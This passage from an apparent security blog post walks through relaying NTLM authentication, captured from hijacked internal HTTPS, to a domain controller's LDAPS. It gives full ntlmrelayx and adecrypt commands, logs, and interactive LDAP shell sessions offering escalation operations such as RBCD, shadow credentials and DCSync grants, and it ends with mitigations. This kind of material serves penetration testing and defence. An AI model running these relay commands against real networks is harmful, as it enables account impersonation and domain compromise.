The sequence on the adecrypt side is clear. The relay is armed from startup (`[RELAY] active -> ntlmrelayx`). When wk02 opens the page, IIS responds with a `WWW-Authenticate: Negotiate` challenge, which adecrypt rewrites on the fly to offer only **NTLM**. This downgrade is indispensable, because **Kerberos is not relayable**: its service ticket (AP-REQ) is encrypted for the SPN of the targeted server and cannot be replayed elsewhere, whereas NTLM can be relayed. By presenting only NTLM to the browser, adecrypt forces the production of a relayable authentication.
:::note[Limitation: Protected Users accounts]
This entire case rests on NTLM. Yet an account that is a member of the **Protected Users** group cannot authenticate over NTLM: its Windows authentication is **forced to Kerberos**. The `Negotiate` to `NTLM` downgrade then fails, the browser produces no NTLM message to capture or relay, and the case falls apart for that account (same limitation in a domain where NTLM is disabled). Note carefully, though: this protection only holds for this HTTPS vector. On LDAPS, the session hijack described in the [LDAP article](/en/blog/esc17-ldaps-session-hijack/) works **against Kerberos too**, and therefore against Protected Users accounts as well.
:::
The two `>>> [NTLM]` lines are the messages themselves, captured in transit. Their base64 prefix gives them away, `TlRMTVNTUAAB...` decodes to `NTLMSSP\0` followed by type `0x01` (negotiate, Type 1) and `TlRMTVNTUAAD...` type `0x03` (authenticate, Type 3, which carries the NTLMv2 response to the challenge). The second salvo, about thirty seconds later, is just a new browser connection, re-challenged and re-downgraded identically. `nnino`'s authentication is now in ntlmrelayx's hands, all that remains is to choose the relay target.
**First try, relay to plaintext LDAP (port 389).**
```bash
ntlmrelayx.py -t ldap://10.10.20.10 -smb2support
[*] Servers started, waiting for connections
[*] (HTTP): Client requested path: /
[*] (HTTP): Client requested path: /
[*] (HTTP): Connection from 127.0.0.1 controlled, attacking target ldap://10.10.20.10
[*] (HTTP): Client requested path: /
[-] (HTTP): Exception in HTTP request handler: Server rejected authentication because LDAP signing is enabled. Try connecting with TLS enabled (specify target as ldaps://hostname )
```
The relay does reach the DC with the victim's identity (`attacking target ldap://10.10.20.10`), but it is **refused because LDAP signing is enforced**. This is exactly the protection that the [LDAP article](/en/blog/esc17-ldaps-session-hijack/) goes into, LDAP signing locks down the relay on port 389. ntlmrelayx even suggests the counter itself, go through a TLS layer with `ldaps://`.
**Second try, relay to LDAPS (port 636).** Port 636 bypasses the signing requirement, and it is locked only by channel binding. Here, the DC does not enforce it, so the relay succeeds. We add `-i` to open an interactive LDAP shell on the relayed session.
```bash
sudo ntlmrelayx.py -t ldaps://10.10.20.10 -smb2support -i
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] Running in relay mode to single host
[*] Servers started, waiting for connections
[*] (HTTP): Connection from 127.0.0.1 controlled, attacking target ldaps://10.10.20.10
[*] (HTTP): Authenticating connection from ESC17/NNINO@127.0.0.1 against ldaps://10.10.20.10 SUCCEED [1]
[*] ldaps://ESC17/NNINO@10.10.20.10 [1] -> Started interactive Ldap shell via TCP on 127.0.0.1:11000 as ESC17/NNINO
```
The relay **succeeds** (`SUCCEED [1]`) and ntlmrelayx opens an interactive LDAP shell on `127.0.0.1:11000`, authenticated as `ESC17\NNINO`. We connect to it simply with `nc`.
```bash
$ nc 127.0.0.1 11000
Type help for list of commands
# help
add_computer computer [password] [nospns] - Adds a new computer to the domain. Requires LDAPS.
change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
set_rbcd target grantee - Grant the grantee the ability to perform RBCD to the target.
set_shadow_creds target - Set shadow credentials on the target object. Requires LDAPS.
get_laps_password computer - Retrieves the LAPS passwords associated with a given computer.
grant_control [search_base] target grantee - Grant full control on a given target object to the grantee.
start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS.
dump - Dumps the domain.
[...]
whoami - get connected user
exit - Terminates this session.
# whoami
u:ESC17\nnino
```
The reading is direct. ntlmrelayx replays the authentication captured by adecrypt to the DC's LDAPS, the DC accepts the bind (`SUCCEED [1]`), and the attacker ends up with an LDAP session authenticated as `nnino` without ever having known their password, as the `whoami` confirms. The command list gives the measure of the impact. Depending on the rights of the relayed account, you add a machine to the domain (`add_computer`), configure an RBCD delegation (`set_rbcd`), plant shadow credentials (`set_shadow_creds`), read a LAPS password (`get_laps_password`), or grant yourself full control over an object (`grant_control`). Here, `nnino` is a standard user, so the action surface is limited to their rights, but a more privileged account browsing to the site would extend the relay accordingly.
### Why LDAPS gets through where LDAP fails
This is the central technical point of this case, and it deserves detail.
On port **389**, the DC enforces LDAP signing. That signature is computed from the **NTLM session key**, itself derived from the user's secret. In a relay, the attacker forwards the NTLM messages as-is but does not know that secret. It therefore cannot derive the session key, nor sign the traffic that follows the bind. The DC, which requires that signature, closes the session. This is exactly the meaning of the message `Server rejected authentication because LDAP signing is enabled`.
On port **636**, integrity and confidentiality are already provided by the TLS layer. Active Directory then no longer requires a signature at the LDAP level, that protection being provided by the TLS tunnel itself. The relayed bind therefore has nothing to sign, and it goes through. That is why `ldaps://` succeeds where `ldap://` is refused, it is not a bypass of signing, it is that signing is simply no longer required once the channel is encrypted by TLS.
Port 636 does, however, have its own guard, **channel binding**. It ties the NTLM authentication to the exact TLS channel presented by the server, by means of a fingerprint of its certificate. A relayed authentication arrives on a TLS channel different from the one the DC expects, the fingerprint does not match, and the DC rejects it **if it enforces channel binding**. Here, it does not enforce it, so the mismatch is ignored and the relay succeeds. This is exactly the model developed in the LDAP article: signing locks port 389, channel binding locks port 636, and both must be in place to fully close the LDAP relay.
A detail that matters, several high-impact operations in the shell require LDAPS anyway. The help list says so explicitly for `add_computer` and `change_password` (`Requires LDAPS`), and the same goes for `set_shadow_creds`. LDAPS is therefore not only the reachable target when signing blocks port 389, it is also the one that unlocks the most interesting writes. The shell's `start_tls` command pursues the same goal, layering TLS over a plaintext LDAP bind for operations that require an encrypted channel, without going back through channel binding.
### Exploiting the session: the interactive shell rather than the SOCKS proxy
ntlmrelayx offers two ways to use a relayed session. The `-socks` mode parks it in a SOCKS proxy for reuse from another tool, and the `-i` mode opens a shell directly on the session. We first tried the SOCKS route with NetExec (`nxc ldap`), without success, and the reason is instructive.
Before running any query, NetExec's LDAP module probes the target over `ldap://` (port 389) to fetch host information and test signing (`enum_host_info`, `check_ldap_signing`). But the session parked in the SOCKS is an **LDAPS session, on port 636 only**. ntlmrelayx therefore responds:
```bash
[-] SOCKS: Don't have a relay for 10.10.20.10(389)
```
and the connection is refused before the query even runs. More generally, ntlmrelayx's SOCKS proxy holds a session bound to a specific protocol and port, and any tool that probes other ports or reopens connections adapts poorly to it.
The interactive `-i` shell avoids this problem, because it operates directly on the already-established LDAPS bind, with no fresh negotiation or prior probing. That is why we use it here, and it is the most reliable way to drive a relayed LDAP session.
### The LDAP shell built into adecrypt
The chain above works perfectly, but it depends on an external tool and its shell. Yet adecrypt's `ldaps` mode, presented in the next article, already ships a **multi-session** LDAP shell more complete than ntlmrelayx's, with ready-to-use escalation operations (`set_rbcd`, `add_ace`, `grant_dcsync`, `set_owner`, `set_shadow_creds`, `add_computer`, `passwd`, and management of multiple sessions via `sessions` and `use `).
So we wired that same shell directly onto the `https` mode, with the `--ldap-shell` flag. In this mode, adecrypt no longer relays to ntlmrelayx, it **does the NTLM shuttle itself** to the DC's LDAPS. It opens an LDAPS session to the domain controller, carries the Type 1 into it inside a SASL GSS-SPNEGO bind, retrieves the DC's Type 2 to send back to the victim, then forwards the Type 3 to finalize the bind. No cryptographic computation is needed, we merely move the raw NTLM tokens around. On a successful bind, the authenticated LDAPS session is dropped into the shell pool, deduplicated by identity as in the `ldaps` mode.
We reuse the same setup as Case 2, replacing `--relay-to` with `--ldap-shell` and pointing to the target DC with `--ldap-dc`.
```bash
sudo python3 adecrypt.py https --targets 10.10.20.12 --gateway 10.10.20.1 \
--interface eth0 --only-ips 10.10.20.11 --pfx ../wk01.pfx \
--ldap-shell --ldap-dc 10.10.20.10
21:04:37 INFO [CERT] default identity loaded from wk01.pfx (SAN: wk01.esc17.local)
21:04:37 INFO [SHELL] internal NTLM->LDAPS relay to DC 10.10.20.10 -> multi-session LDAP shell (connect: nc 11337)
21:04:45 INFO [CONN] 10.10.20.12 -> 10.10.20.11:443 (host=wk01.esc17.local)
21:04:45 INFO [RELAY] AD challenge (Negotiate) on wk01.esc17.local -> NTLM downgrade (internal LDAP relay -> DC 10.10.20.10)
21:04:45 INFO [RELAY] wk01.esc17.local : NTLM Type1 received -> LDAPS bind to DC 10.10.20.10:636
21:04:45 INFO [RELAY] wk01.esc17.local : DC returned Type2 (challenge) -> 401 NTLM to victim
21:04:45 INFO [RELAY] wk01.esc17.local : NTLM Type3 received -> completing bind to DC
21:04:45 WARNING [HIJACK] wk01.esc17.local : NTLM relay bind SUCCEEDED on DC 10.10.20.10 -> attaching the authenticated LDAPS session to the shell
21:04:45 WARNING [HIJACK] session #1 seized : u:ESC17\nnino @ 10.10.20.12 -> added to the shell pool
21:04:45 WARNING [SHELL] multi-session LDAP shell on 0.0.0.0:11337 (connect: nc 11337 ; 'sessions' to list, 'use ' to switch)
21:04:45 INFO [HIJACK] wk01.esc17.local : identity u:ESC17\nnino already hijacked -> dropping duplicate (second connection)
```
The log walks through the whole shuttle that adecrypt now performs itself, `NTLM Type1 received -> LDAPS bind to DC`, `DC returned Type2 (challenge) -> 401 NTLM to victim`, `NTLM Type3 received -> completing bind`, exactly the three messages we handed to ntlmrelayx in Case 2. The bind goes through (`bind SUCCEEDED`), the session is dropped into the pool (`session #1 seized : u:ESC17\nnino`), and the console opens on port 11337. The second browser connection replays the relay, but ends with `identity u:ESC17\nnino already hijacked -> dropping duplicate`, this is the **per-identity deduplication**, a single session per account rather than one shell per connection (`--keep-hijack` lifts this limit if needed).
We then drive the pool from another terminal, with a simple `nc`.
```bash
sysadmin@attacker-machine:~$ nc 127.0.0.1 11337
[adecrypt LDAP shell] multi-session. 'help' for commands, 'sessions' to list.
All ops run AS the ACTIVE hijacked victim (limited by ITS rights).
LDAP# sessions
ID IDENTITY SOURCE AGE STATE
* #1 u:ESC17\nnino 10.10.20.12 1m21s alive
(* = active session ; 'use ' to switch)
```
The result is the same shell as in the LDAP article, this time fed by an authentication captured over HTTPS rather than by an LDAPS session hijack. All operations run as the victim, within the limit of their rights. The relay to `ntlmrelayx` remains available via `--relay-to`, for anyone who prefers that tool or needs it for a target other than LDAP. Both routes start from the same point, the Windows authentication captured inside the HTTPS session thanks to the position ESC17 provides.
This test bridges directly to the LDAP article. NTLM relay is a known and documented angle, and what ESC17 brings to this chain is the **position** to cleanly capture the authentication, inside an HTTPS session the victim believed was safe.
## Recap
Depending on what the victim presents over internal HTTPS, the outcome differs. The table sums up the situations, once TLS is terminated with the ESC17 certificate.
| Case | What you get | Preconditions | Impact |
|:---|:---|:---|:---|
| **Passive interception** | Basic credentials, Bearer/JWT tokens, API keys, session cookies, POST forms | TLS terminated (internal SNI, certificate with the right name) | reusable credentials, session takeover without the password |
| **Full decryption** (`SSLKEYLOGFILE`) | the whole HTTP stream in the clear in Wireshark, both TLS legs | TLS terminated | complete traffic visibility, beyond the targeted extractors |
| **Integrated Windows auth** (NTLM relay) | the victim's NTLM authentication | TLS terminated, NTLM available (Negotiate → NTLM downgrade), target without protection (LDAP signing absent on 389 or channel binding absent on 636) | directory writes as the victim over LDAPS: RBCD, Shadow Credentials, `add_computer`, LAPS, `grant_control`… |
The common thread: ESC17 does not break the encryption, it supplies a legitimate server identity that makes the traffic readable, then you exploit whatever the victim sends through it.
## HSTS, pinning: what protects and what does not
Two common misconceptions deserve correcting, because they determine the real reach of the attack.
**HSTS does not protect against this attack.** The HSTS mechanism forces the browser to use HTTPS and prevents it from clicking through a certificate error. But our ESC17 certificate is **valid and trusted**. No error is raised, so HSTS is satisfied and blocks nothing. HSTS defends against an untrusted certificate or a downgrade to cleartext HTTP, not against a legitimately forged server identity.
**Certificate pinning, on the other hand, does protect.** A client that validates a **specific** certificate or key, and not "anything the trusted CA has signed," neutralizes ESC17. This is the case for many mobile applications and some thick clients, which pin their backend. Browsers, however, do not pin (the HPKP mechanism was abandoned), which leaves internal web applications viewed in a browser exposed.
Two operational constraints round out the picture: the attack assumes a viable **man-in-the-middle position**, and the services are exercised **on demand**, which here is an advantage since it is enough for one user to connect to the targeted service.
## Mitigations
- **Pin the certificate** on the client side where possible, especially for sensitive applications and internal APIs.
- **Fix the ESC17 template at the source**: remove the *"supply in the request"* flag, restrict enrollment rights, or require manager approval, without relying on the EKU value alone.
- **Monitor** the issuance of *Server Authentication* certificates carrying an arbitrary hostname, and the appearance of unexpected TLS terminations on the internal network.
- **Segment** the network to reduce exploitable man-in-the-middle positions.